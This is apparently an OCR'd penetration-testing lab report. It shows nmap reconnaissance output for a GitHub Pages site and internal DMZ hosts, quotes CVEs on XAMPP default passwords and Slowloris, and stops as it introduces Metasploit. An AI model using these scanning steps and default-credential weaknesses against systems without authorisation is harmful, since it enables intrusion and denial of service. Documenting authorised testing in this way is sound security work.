



We also use Wappalyzer to obtain all the frameworks/technologies used on the website:



Using nmap to scan learnaboutsecurity.com website



Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ nmap -A learnaboutsecurity.com
Starting Nmap 7.91 (https://nmap.org) at 2021-09-28 23:02 EDT
Nmap scan report for learnaboutsecurity.com (185.199.108.153)
Host is up (0.0088s latency).
Other addresses for learnaboutsecurity.com (not scanned): 185.199.111.153 185.199.109.153 185.199.110.153
rDNS record for 185.199.108.153: cdn-185-199-108-153.github.com
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http-proxy Varnish
|_http-server-header: GitHub.com
|_http-title: Did not follow redirect to https://learnaboutsecurity.com/
443/tcp open ssl/https GitHub.com
| fingerprint-strings:
FourOhFourRequest:
HTTP/1.1 404 Not Found
Connection: close
Content-Length: 9115
Server: GitHub.com
Content-Type: text/html; charset=utf-8
ETag: "5f777b31-239b"
Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'
X-GitHub-Request-Id: A380:01A8:483DD:87D2E:6153D612
Accept-Ranges: bytes
Date: Wed, 29 Sep 2021 03:03:09 GMT
Via: 1.1 varnish
Age: 346
X-Served-By: cache-dfw18657-DFW
X-Cache: HIT
X-Cache-Hits: 1
X-Timer: S1632884589.367800,VS0,VE1
Vary: Accept-Encoding
X-Fastly-Request-ID: 0db3353c459c1c8421be72c9ad02511ae7578fea
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-type" content="text/html; charset=utf-8">
<meta http-equiv="Content-Security-Policy" content="default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'">
<title>Site not found · GitHub Pages</title>
<style type="
GetRequest:
HTTP/1.1 404 Not Found
Connection: close
Content-Length: 9115
Server: GitHub.com
Content-Type: text/html; charset=utf-8
ETag: "5f777b31-239b"
Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'
X-GitHub-Request-Id: 3B96:1DB8:4589C:85145:6153D612
Accept-Ranges: bytes
Date: Wed, 29 Sep 2021 03:03:09 GMT
Via: 1.1 varnish
Age: 346


Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
<meta http-equiv="Content-Security-Policy" content="default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'">
<title>Site not found · GitHub Pages</title>
<style type="
GetRequest:
HTTP/1.1 404 Not Found
Connection: close
Content-Length: 9115
Server: GitHub.com
Content-Type: text/html; charset=utf-8
ETag: "5f777b31-239b"
Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'
X-GitHub-Request-Id: 3B96:1DB8:4589C:85145:6153D612
Accept-Ranges: bytes
Date: Wed, 29 Sep 2021 03:03:09 GMT
Via: 1.1 varnish
Age: 346
X-Served-By: cache-dfw18647-DFW
X-Cache: HIT
X-Cache-Hits: 1
X-Timer: S1632884589.262666,VS0,VE1
Vary: Accept-Encoding
X-Fastly-Request-ID: bd8cc89d9144117101542a7c540dfeb09d4e7066
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-type" content="text/html; charset=utf-8">
<meta http-equiv="Content-Security-Policy" content="default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'">
<title>Site not found · GitHub Pages</title>
<style type="
HTTPOptions:
HTTP/1.1 405 Method Not Allowed
Connection: close
Content-Length: 131
Server: Varnish
Retry-After: 0
Accept-Ranges: bytes
Date: Wed, 29 Sep 2021 03:03:09 GMT
Via: 1.1 varnish
X-Served-By: cache-dfw18681-DFW
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1632884589.319307,VS0,VE1
X-Fastly-Request-ID: 01a64cf317012cd44bede6f51f626bc69d16dc75
<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<h1>405 Not Allowed</h1>
</body>
</html>
_http-generator: Gatsby 2.24.78
http-server-header:




Similarly, we use nmap to scan DMZISever and DMZOnCloudNew:

DMZIServer: *Nmap -A 10.1.0.7*



DMZOnCloudNew: *nmap -A 10.1.0.11*



Scanning

CVE-2009-0919

XAMPP installs multiple packages with insecure default passwords, which makes it easier for remote attackers to obtain access via (1) the "lampp" default password for the "nobody" account within the included ProFTPD installation, (2) a blank default password for the "root" account within the included MySQL installation, (3) a blank default password for the "pma" account within the phpMyAdmin installation, and possibly other unspecified passwords. NOTE: this was originally reported as a problem in DFLabs PTK, but this issue affects any product that is installed within the XAMPP environment, and should not be viewed as a vulnerability within that product. NOTE: DFLabs states that PTK is intended for use in a laboratory with "no contact from / to internet."

This CVE is being re-analyzed by experts and scores are subject to changed. More details can be found at https://nvd.nist.gov/vuln/detail/CVE-2009-0919

CVE-2007-6750

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.


Nmap –script=vuln -p 80 learnaboutsecurity.com

```
PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 521.00 seconds
admin123@KaliInternal:~$
```

Exploit Development


WINDOW 10




After doing some research, we learn xampp 1.7.3 has a hug security issue, which allows hackers to attack and create backdoor to access Window 10.

To exploit this, we use msfconsole tool built in Kali Linux:

